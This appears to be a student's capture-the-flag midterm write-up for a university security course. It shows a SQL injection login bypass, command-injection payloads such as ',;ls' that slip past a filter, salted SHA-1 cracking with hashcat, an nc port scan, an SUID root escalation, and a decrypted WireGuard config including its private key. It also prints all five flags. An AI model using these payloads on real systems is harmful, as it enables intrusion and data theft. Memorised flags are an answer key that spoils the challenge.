CMSC 426 2025 Spring Midterm Report

The weekend just before Spring Break the honorable and leet master Prof.Shane himself has decided to drop a CTF midterm challenge. This is to be a 5 stage grueling test of everything learned up to this point and should be a challenge.

Challenge 1: Getting into Paperclip Mill

The first leg of this challenge is to simply get into PaperClip Mill's system to begin with. Now this page may not look the prettiest but there is nothing particularly special about it.

Or does it?

Maybe unauthorized access can be taken using some SQL injection on the password input.


The first step I usually do when attempting SQL injection is to simply try and see if anything I input will throw an error. Let's use "admin" for the user as admin level access would be peak.

As a initial guess using the crafted password " 'testinginput—' should throw an error since we should be terminating the query early.

And this is already interesting. So not only can we see the developer debug messages but using the " ' " did throw a syntax error so that means the database isn't seeing the entire input and encasing it in quotes. The main hurdle with this type of injection is the (' ') as they do a nice job containing the password input and breaking out of them to start running raw SQL on their server will be a challenge.

This next part is just guesswork but of the educated kind, trying out different ways of breaking out of the enclosed parenthesis. After some time I figured to use **') or 1=1--.** This should end the query early close the parenthesis and should have the raw SQL query of:

SELECT * FROM app_users WHERE name == ('admin') and password == {) or 1=1



We got em. First flag has been captured and a nice 30% has been added to my grade, but 30% is still an F so I still need to get the rest of the four flags.

Flag 1: CMSC426{FLAG1/5:h3ll0_4dm1n}

Challenge 2: Dumping the Customer Database

Just being inside the place isn't much, now it's time to cause some real damage by finding where any sensitive information is. There isn't much here to interact with besides the one link for a connectivity check.

Once again lets just see what it does by throwing some random garbage at it

```
mmand '['/bin/sh', '-c', 'ping -c1 play_ape_escape']' returned non-zero exit status 1
```

Boom. So this is a series of linux commands using the input as one of the parameters. This is an easy case for command injection. Once again, let's just play with the thing and see if we can terminate the ping command early with a semicolon and just get a simple directory to show up with "ls"

```
First character is a semicolon! Hacking detected! Query denied!
```

Blocked, security has been buffed a bit and I can't just throw on a ; and the command I want. But I am built different so this won't stop me. Looking at the test command that did go through it's clear this is an array being passed. So why not just make another entry to the array? Just use a comma at the start of the input to make the ping command send a packet to no ip address and then it will run the next command. No need to terminate anything let's just run everything as usual. Using **,;ls**

```
Dockerfile
RUN.sh
app.py
data
database.py
logic.py
static
templates
```

We got a file system, this ain't nothing to me. Of course while the **fata directory** does sound tempting to look into, I need to be nosy and cat and read all the other files there just for fun.

```
from database import DatabaseHelper

def initialize_database():
    """Calls SQL statements to populate the database"""
    pass
```

Logic.py is boring. Databse.py does what it says on the tin. Went through "/" for a bit and while it would be fun to snoop even further to see what this environment can do. I still need to finish this midterm before 11:59pm 3/16/2025 so maybe I should get a move on and just dump out the contents of the data directory with ,;cd data;cat statements.yml

```
create:
  - 'CREATE TABLE IF NOT EXISTS customers (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, email TEXT);'
  - 'CREATE TABLE IF NOT EXISTS app_users (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, password TEXT);'
  - 'CREATE TABLE IF NOT EXISTS orders (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, description TEXT);'
destroy:
  - 'DROP TABLE IF EXISTS customers;'
  - 'DROP TABLE IF EXISTS users;'
  - 'DROP TABLE IF EXISTS orders;'
initialize:
  - 'INSERT INTO app_users (name, password) VALUES ("admin", "610c5b750821a8ce80513d61d69beaa603486ec4:nice_salt");'
  - 'INSERT INTO app_users (name, password) VALUES ("paperclipjoe", "de42c6687740d1939475bd55f061ec494759c21c:thisisthesalt");'
  - 'INSERT INTO app_users (name, password) VALUES ("CMSC426{FLAG2/5:1nj3ct10n_c3ntr4l}", "nice work!");'
  - 'INSERT INTO customers (name, email) VALUES ("Clara Clip", "clara.clip@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Benny Binder", "benny.binder@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Penny Paperclip", "penny.paperclip@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Samantha Stapler", "samantha.stapler@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Ricky Rubberband", "ricky.rubberband@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Tina Tape", "tina.tape@example.com");'
  - 'INSERT INTO customers (name, email) VALUES ("Nina Notepad", "nina.notepad@example.com");'
  - 'INSERT INTO orders (name, description) VALUES ("Clip Order A", "Order for 100 paperclips.");'
  - 'INSERT INTO orders (name, description) VALUES ("Binder Order B", "Order for 50 binders.");'
  - 'INSERT INTO orders (name, description) VALUES ("Paperclip Order C", "Order for assorted paperclips.");'
  - 'INSERT INTO orders (name, description) VALUES ("Whiteout Order G", "Order for correction fluid.");'
  - 'INSERT INTO orders (name, description) VALUES ("Folder Order H", "Order for colored folders.");'
  - 'INSERT INTO orders (name, description) VALUES ("Glue Order I", "Order for glue sticks.");'
  - 'INSERT INTO orders (name, description) VALUES ("Notepad Order J", "Order for lined notepads.");'
```

Get beaned on, there the entire database has been dumped and a nice little flag was in there as well. Now if I was a demonic hacker this is when I would take this dump and put it onto Pastebin.com. But not only is this fake information and advocating for crime would be bad. But the passwords here are hashed and salted, great security measure but annoying for me since this is more work.

Next step cracking these passwords.


Flag 2: CMSC426{FLAG2/5:1nj3ct10n_c3ntr4l}

Challenge 3: Password Cracking and SSHing

With a target selected, of user PaperclipJoe from the database and the hashed password it would be awesome to get into the the ssh server for paperclip mill. But to do that we need a password and the port on the server itself. First thing's first let's crack this password.

It's hashed, no amount of funny guessing will ever get the password out of this hash so there isn't much I can do. BUT I can at least see what kind of hash this is, doing so will help narrow down the cracking process. Using the Hash-Identifier tool on linux is an easy way to get a good idea of what I'm looking at.

Alright cool, this is some decent information. It's most likely a Sha-1 hash , and words from the grapevine told me this has a salt pre-pended to it. Using Hashcat's mode table this would be a 120 mode operation. But I also need a word list to run the possible password checks on to see if the hashes match, rockyou.txt is a common and safe bet so let's use that for the word list.



Cracked wide open. So now I know the password is paperclip123, not the most secure password but that's why it's on rockyou.

Next step is to ssh into the server, but we don't know what port is being used. Using Netcat to scan every port on cmsc426.sourque.com between 30000 and 40000 should give some hits.

```
nc -vz -w3 cmsc426.sourque.com 30000-40000
```

```
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31508 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31509 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31510 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31511 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31512 (tcp) failed: Connection refused
Connection to cmsc426.sourque.com (167.172.15.1) 31513 port [tcp/*] succeeded!
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31514 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31515 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31516 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31517 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31518 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31519 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31520 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31521 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31522 (tcp) failed: Connection refused
nc: connect to cmsc426.sourque.com (167.172.15.1) port 31523 (tcp) failed: Connection refused
```

Looks like port 31513 lets us make an ssh connection so trying that port with the password should get me in.

```
ED25519 key fingerprint is SHA256:PAfvry5xo62mE3i+LmuDPBd2z6qD0r9L2AX4pLa9xPE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[cmsc426.sourque.com]:31513' (ED25519) to the list of known hosts.
paperclipjoe@cmsc426.sourque.com's password:

Great scanning and cracking! CMSC426{FLAG3/5:h4shes_cr4cked}
```

Nice!

Flag 3: CMSC426{FLAG3/5:h4shes_cr4cked}

Challenge 4: The root of the Problem

At this phase in the challenge I have earned a cool 75%, I could bow out now and relax. But that's loser speak it's time to go big or go home. I was told there was another flag waiting for me in the root directory. But Paperclipjoe isn't a root user so I can't go to that super privileged level.

But I don't need Paperclipjoe to be root because there is a backdoor already on this system to get access to root. There should be a suid binary already on here and it's just a matter of finding it.

```
449f5d7fc1fc:~$ find / -xdev -perm -4000 2>/dev/null
/bin/bash
/usr/bin/crontab
/usr/bin/yep_its_a_root_backdoor
449f5d7fc1fc:~$
```

I wonder which binary is the backdoor? Running the obvious binary should escalate me from a basic user to root.

```
449f5d7fc1fc:/# cd root
449f5d7fc1fc:/root# ls
FLAG.txt
449f5d7fc1fc:/root# cat FLAG.txt
# Congrats! You are root!
# ----------------------------------------
# Here is flag 4: CMSC426{FLAG4/5:r00t_own3d}
# ----------------------------------------

# I've encrypted my wireguard config! Thus I have foiled you >:)

38267ee85511f0b1a499f216a1bc38c6f8c9d0e777c8916d5a1436eec2789e7563214f7893b538b168967f480abe2e940aa344529fd20ead36bc9cf4d1c11b598f75ec904dfcbffaa0f1d1f2543d7
5fc6cdf28671537f2c4a282729e99e274e01ee14e7efd82e02637769763f3f5846784d83c0eb1932645059812c1ed95a30c36c7d4c1578268911a48ec443400bff59ea2f7c2cf3dafbaa2cd635f5b
be5ca8a4a0a73b0e4df522f6ad64b412f796ca2ec3e3ee54d05ea0451d3cf8090e54494ac7de3acccbba3c64808ab6092b02dd4ef0d5a22871724c74e41ba11150

# (Reminder to self: encrypted with AES-CTR 128, key is paperclipjoe123! in UTF-8 encoding, IV is 00000000000000000000000000000000 in hex).
449f5d7fc1fc:/root#
```


And it did! The flag was hidden right in the root directory, but below the flag seems to be the clue to the final part of this challenge. A Wireguard config setting. With a solid 90% of this midterm done I could easily leave now with an A. But I am not going to settle for a 90, not when I can crack this final challenge and get the whole bag for myself.

Flag 4: CMSC426{FLAG4/5:r00t_own3d}

Final Challenge: V.P.N Very Pwn-able Network

The final part of this midterm is getting access to a Wireguard vpn server. A very trivial matter with a working config file. But this one has been encrypted. However through carelessness or intentionally the key to encryption has been included.

Off to Cyberchef, using the key included and the Initialization vector value given this config file's tricks will be solved right before my eyes like magic.



And with that the contents of the wireguard config file has been laid bare:

```
[Interface]
Address = 172.21.0.2/24
PrivateKey = aGm6VolzWMRGtdiRvtJDSEcfLNjZA7zwytcIIRVD60g=

[Peer]
PublicKey = P5twit4+G1jyk0eHWOJWLpuWdnnSfZkaviBejISWaig=
Endpoint = cmsc426.sourque.com:51819
AllowedIPs = 172.21.0.0/24
```

All that's left is to now use this wireguard config file and set up a connection on their vpn server.

```
[redacted]~$ wg-quick up wg0.conf
wg-quick: '/etc/wireguard/wg0.conf.conf' does not exist
[redacted]:~$ wg-quick up wg0
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 172.21.0.2/24 dev wg0
[#] ip link set mtu 1420 up dev wg0
[redacted]:~$ wg
Unable to access interface wg0: Operation not permitted
[redacted]:~$ sudo wg show
interface: wg0
  public key: +zaqnH8SKfnvXYtvk6NNTqGQJAcFOP/dpxeztbdnAHk=
  private key: (hidden)
  listening port: 37184

peer: P5twit4+G1jyk0eHWOJWLpuWdnnSfZkaviBejISWaig=
  endpoint: 167.172.15.1:51819
  allowed ips: 172.21.0.0/24
[redacted]:~$ nc 172.21.0.99 1337
Congratulations and nice work :)!!! CMSC426{FLAG5/5:c0ngr4ts!_cyb3r_L3gend}
```

Simply pwned.

Flag 5: CMSC426{FLAG5/5:c0ngr4ts!_cyb3r_L3gend}